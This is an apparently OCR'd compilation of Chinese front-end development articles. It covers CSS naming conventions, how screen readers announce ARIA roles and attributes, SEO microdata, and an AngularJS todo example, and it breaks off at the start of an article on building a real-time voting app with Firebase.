以 w 开头的说明是公用的元素，部件用”w_功能”来命名，功能可以参考无障碍的 role 属性。部件的布局要和图形分离。如果要做细微的修改用模块来控制，不会污染到其他地方。

图形（figure）


以 f 开头的是最小的粒度，一般可以用一个标签来设置样式，公用程度高，可以放在不同的部件或模块里面。



索引


索引就是各个命名空间的细分，方便控制到每个 dom 节点。页面、模块、部件都可以分头中尾，头中尾里面再分行列，这样就有足够的选择器可以使用，而不是什么标签没用到就用什么标签。布局和一些细微的部分就交索引来控制，把公用部分组合起来。

索引（布局和模块）




为什么这么划分？举个例子，我们去电影院看电影，电影票上面会写几号厅，几排几号，这样我们就能找到自己的位置。模块也是一样我们只要给他一个唯一的数值，不同的人分配不同的地址空间，这样就不会有冲突了。 为什么模块不用标题来命名呢？举个例子，1号厅放映的是《霍比特人2》，但是我们不会叫他为霍比特人2号厅，因为他可能放映其他的影片。模块也一样，标题可能会变，而且同样的标题可能展现形式会不同，所以模块作为唯一的需要跟内容分离。

索引（公用块级）




索引（公用行内）



公用的部分需要放在一起展示，方便后期的查找，颗粒分离的尽可能的细，重用度会更高。

Js



Js 用的比较多的是 dom 操作，因为 ie6-8不支持直接获取 class，所以用 id 会比较快，模块具有唯一性，可以用模块来定 id，加上 j 前缀。公用部分的 class 也加上 j 前缀，跟样式的 class 区分开。这样可以比较方便的看出 html 哪里有 dom 操作，修改也不会跟样式有冲突。

无障碍

Role 属性

Role 属性可以让屏幕阅读器读出来，帮助视障用户更好的理解网站，下表是 nvda 和争渡读屏对各浏览器的支持情况，c 代表 chrome，i 代表 ie，f 代表 firefox。样式的公用元素可以用这些名字来命名，加上命名空间的前缀。

Role 属性	Nvda	争渡读屏公益版
alert		警告(i,f)
alertdialog	对话框(c,i,f)	对话框(i,f)


application	应用程序(f)	窗格(i)主窗口(f)
article		
banner	横幅区书签(c,i,f)	
button	按钮(c,i,f)	按下按钮(i,f)
checkbox	复选框未选中(c,i,f)	复选框未选中(i,f)
columnheader	列标题(c,i,f)	列标头(i,f)
combobox	组合框(c,i),组合框已折叠(f)	组合框(i,f)
complementary	其他内容区书签(c,f)	
contentinfo	内容信息区书签(c,i,f)	
definition		
dialog	对话框(c,i,f)	对话框(i,f)
directory	列表(c,i,f)	列表(i)列表共0项(f)
document		
form		
grid	表格(c,i)表格有0行和0列编辑框(f)	表格(i,f)
gridcell	单元格(c)第1项共1项(f)	单元格(i,f)

group		分组(i,f)
heading	标题(c,i,f)	可编辑文本(i)
img	图形(c,i,f)	图形(i,f)
link	链接(c,i,f)	链接(i,f)
list	列表(c,i)列表有1个项目(f)	列表(i)列表只读共0项(f)
listbox	列表(c,i,f)	列表(i)列表共0项(f)
listitem	列表项目(c)	列表项目(i)只读(f)
log		
main	主要内容区书签(c,i,f)	
marquee		动画(i,f)
math		数学公式(f)
menu	菜单(c,i,f)	菜单(i)
menubar	菜单栏(c,i,f)	菜单栏(i,f)
menuitem	第1项共3项(f)	
menuitemcheckbox	可单击(f)	
menuitemradio	可单击(f)	

navigation	导航区书签(c,i,f)	
note		
option	未选择第1项共1项(f)	列表项目(i)
presentation		
progressbar	进度栏(c,f)	进度栏(i)进度栏只读(f)
radio	单选按钮未选中(c,i)单选按钮未选中第1项共1项(f)	单选按钮未选中(i,f)
radiogroup		分组(i,f)
region		窗格(i)分组(f)
row	行(c,i)行未选择第1项共1项(f)	行(f)
rowgroup		
rowheader	行标题(c,f)	行标头(i,f)
scrollbar	没听清(c,f)	滚动条(f)
search	搜索区书签(c,i,f)	
separator	分隔符(c,i,f)	分隔符(i,f)
slider	滑块(c,i,f)	滑块(i,f)
spinbutton	旋钮(c,i,f)	微调组合框(i,f)

status		状态栏(i,f)
tab	选项卡(c,i)选项卡已选择第1项共1项(f)	选项卡(i,f)
tablist	选项卡列表(c,i,f)	选项卡列表(i,f)
tabpanel		窗格(i)属性页(f)
textbox	编辑框(c,i,f)	可编辑文本(i)
timer		
toolbar	工具栏(c,i,f)	工具栏(i,f)
tooltip		
tree	树视图(c,i,f)	树视图(i,f)
treegrid	表格(c,i)树式图(f)	树视图(f)
treeitem	树视图项目(c)未选择第1项共1项第一级(f)	树视图项目(i)

Landmark role



Aria 属性

Aria 属性可以加强交互效果对屏幕阅读器的友好。Dom 操作的时候可以适当添加这些属性。

aria 属性	nvda	争渡读屏公益版
aria-activedescendant=””		
aria-atomic=”true”		
aria-atomic=”false”		
aria-autocomplete=”both”		
aria-autocomplete=”inline”		
aria-autocomplete=”list”		
aria-autocomplete=”none”		
aria-busy=”false”		

aria-busy=true”″	忙碌中(i,f)	
aria-checked=”false”		
aria-checked=”mixed”	混合选择(c)	
aria-checked=”true”		
aria-checked=”undefined”		
aria-controls=”″		
aria-describedby=”″		
aria-disabled=”false”		
aria-disabled=”true”	不可用(c,i,f)	不可用(i)
aria-dropeffect=”copy”	放置目标(i,f)	
aria-dropeffect=”execute”	放置目标(i,f)	
aria-dropeffect=”link”	放置目标(i,f)	
aria-dropeffect=”move”	放置目标(i,f)	
aria-dropeffect=”none”		
aria-dropeffect=”popup”	放置目标(i,f)	
aria-expanded=”false”	已折叠(i,f)	
aria-expanded=”true”	已展开(i,f)	

aria-expanded=”undefined”

aria-flowto=”″

aria-grabbed=”false”　　可拖拽(i,f)

aria-grabbed=”true”　　拖拽(i,f)

aria-grabbed=”undefined”

aria-haspopup=”false”

aria-haspopup=”true”　　打开子菜单(c)子菜单(i,f)　　展开菜单(i)

aria-hidden=”false”

aria-invalid=”false”　　错误的记录(c,f)

aria-invalid=”grammar”　　错误的记录(c,f)

aria-invalid=”spelling”　　错误的记录(c,f)

aria-invalid=”true”　　错误的记录(c,f)

aria-label=”″

aria-labelledby=”″

aria-level=”″

aria-live=”assertive”

aria-live=”off”

aria-live=”polite”

aria-multiline=”false”

aria-multiline=”true”　　多行(i)

aria-multiselectable=”false
”

aria-multiselectable=”true
”

aria-orientation=”horizonta
l”

aria-orientation=”vertical
”

aria-owns=””（关联到指定的
id）

aria-posinset=””

aria-pressed=”false”

aria-pressed=”mixed”

aria-pressed=”true”

aria-pressed=”undefined”

aria-readonly=”false”

aria-readonly=”true”　　必须的(c,i,f)

aria-relevant=”additions”

aria-relevant=”all”

aria-relevant=”removals”

aria-relevant=”text”

aria-required=”false”

aria-required=”true”

aria-selected=”false”

aria-selected=”true”　　已选择(c,i)

aria-selected=”undefined”

aria-setsize=”″

aria-sort=”ascending”　　升序(i,f)

aria-sort=”descending”　　降序(i,f)

aria-sort=”none”

aria-sort=”other”　　排序(i,f)

aria-valuemax=”″

aria-valuemin=”″

aria-valuenow=”″

aria-valuetext=”"

Seo

文档大纲

文档大纲是文档的 h 标题顺序，每个页面有一个唯一的标题 h1，每个模块有一个 h2标题。

微数据

微数据、微元素、RDFa 效果都差不多，主要是让谷歌的搜索结果更丰富，提升搜索体验。

微元素

主要是用 class 来标记，为了跟 css 区分，不用这个。谷歌推荐使用微数据，主要谈谈这个。

```
<div>
  <div itemscope itemtype="http://data-vocabulary.org/Review">
    <span itemprop="itemreviewed">美味烤鸭馆</span>
    评论员：<span itemprop="reviewer">王晓明</span>，评论时间：
    <time itemprop="dtreviewed" datetime="2009-01-06">1 月 6 日</time>。
    <span itemprop="summary">鲜美极了，解放路上最好吃的烤鸭！</span>
    <span itemprop="description">美味烤鸭馆用传统的炭烤方式烹制烤鸭，
      外脆里嫩，而且上菜速度很快。是吃烤鸭的不二选择。</span>
    评分：<span itemprop="rating">4.5</span>
  </div>
</div>
```

微数据

主要用 itemscope，itemtype，itemprop 等属性来标记，跟其他的分离开了，所有的元素在这里。

Mvc

以前跟 html 比较有关的是视图层，用的比较多的是 php 的 smarty 模板引擎。现在 js 也有 mvc，比如 angularjs，下面的代码用到了 ng- 属性，跟其他的分离开了。

```
<!doctype html>
<html ng-app>
  <head>
    <script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.2.14/
angular.min.js"></script>
    <script src="todo.js"></script>
    <link rel="stylesheet" href="todo.css">
  </head>
  <body>
    <h2>Todo</h2>
    <div ng-controller="TodoCtrl">
      <span>{{remaining()}} of {{todos.length}} remaining</span>
      [ <a href="" ng-click="archive()">archive</a> ]
      <ul class="unstyled">
        <li ng-repeat="todo in todos">
          <input type="checkbox" ng-model="todo.done">
          <span class="done-{{todo.done}}">{{todo.text}}</span>
        </li>
      </ul>
      <form ng-submit="addTodo()">
        <input type="text" ng-model="todoText"  size="30"
               placeholder="add new todo here">
        <input class="btn-primary" type="submit" value="add">
      </form>
    </div>
  </body>
</html>
```

原文链接

http://www.zhouwenbin.com/%E5%89%8D%E7%AB%AF%E7%9A%84%E5%A4%9A%E9%87%8D%E5%88%86%E7%A6%BB%E8%A7%A3%E8%80%A6/

用 AngularJS 和 Firebase 制作一个实时投票应用

如果你是 iOS 系统的 fen’si 粉丝，那么在快要结束的这一天，你起床后的第一件事情肯定是拿出手机升级最新发布的 ios7.1系统。关于 ios 系统要聊的东西当然很多，但是我们今天的主题不是这个，但确和今天刚发布的系统有着不小的联系。

今天苹果公司在发布 ios7.1系统时，一个网站在线上挂出了一个投票系统，供果粉们为新发布的系统进行投票。如果你还没看过这个投票系统的话，它的链接是：http://www.polarb.com/publishers/results/poll_sets/2042。这个投票系统和一般的投票系统有所不同，它是一个实时投票系统，实时是一个什么概念，具体到上面这个 ios 投票系统上来说，就是当有人对一个项目进行投票时，页面都会进行实时响应（在这个投票系统中具体表现为数字的增加和背景色发生闪动）。这真是太酷了！


其实实时应用并不是什么新鲜的玩意，我们在日常生活中一直都在享受实时给我们带来的便利，比如 QQ，微信，或者前端时间非常流行的你画我猜，这些东西的背后都有实时系统在进行支撑。具体到 web 框架上，近两年来炒的火热的 Meteor，Sails 框架都是以实时性作为其主要特色进行宣传。当然，前面提到的框架都是好东西，但是从开始学习到真正投入使用之间可能需要花费不少时间和精力，又没有一种省事省力的东西能让我们以最快的时间编写一个实时应用呢？

还好我们有 Firebase。简单来说，Firebase 是一个提供实时数据的云服务平台，你只需要将你的


数据存放在 Firebase 上，就可以通过它提供的接口来实现实时数据同步。举个例子，就像前面的投票系统一样，两个人在不同的电脑上打开了同一个网页，其中一个人在网页上进行了操作，网页上产生的变化就会实时在另一个人的网页上表现出来。在 Firebase 中，我们可以选择我们熟悉的语言来创建实时应用，其中就有前端工程师最熟悉的 JavaScript，包括浏览器端的 JS 和服务器端的 Node。更重要的是，它非常非常的简单，相信在半小时以内，你一定可以用创建一个你自己的实时应用。

如果你喜欢 AngularJS，还有一个好消息就是 Firebase 针对于 AngularJS 特别提供了一个特别的模块叫做 Angularfire，其中提供了$firebase service，通过几个简单的接口，我们就可以轻松的创建强大的实时应用。Angular 的数据绑定结合服务器端的数据实时同步，想想就有些小激动呢！顺便提一句，Firebase 的网站采用的就是 AngularJS 框架，难怪 Firebase 对于 AngularJS 情有独钟。

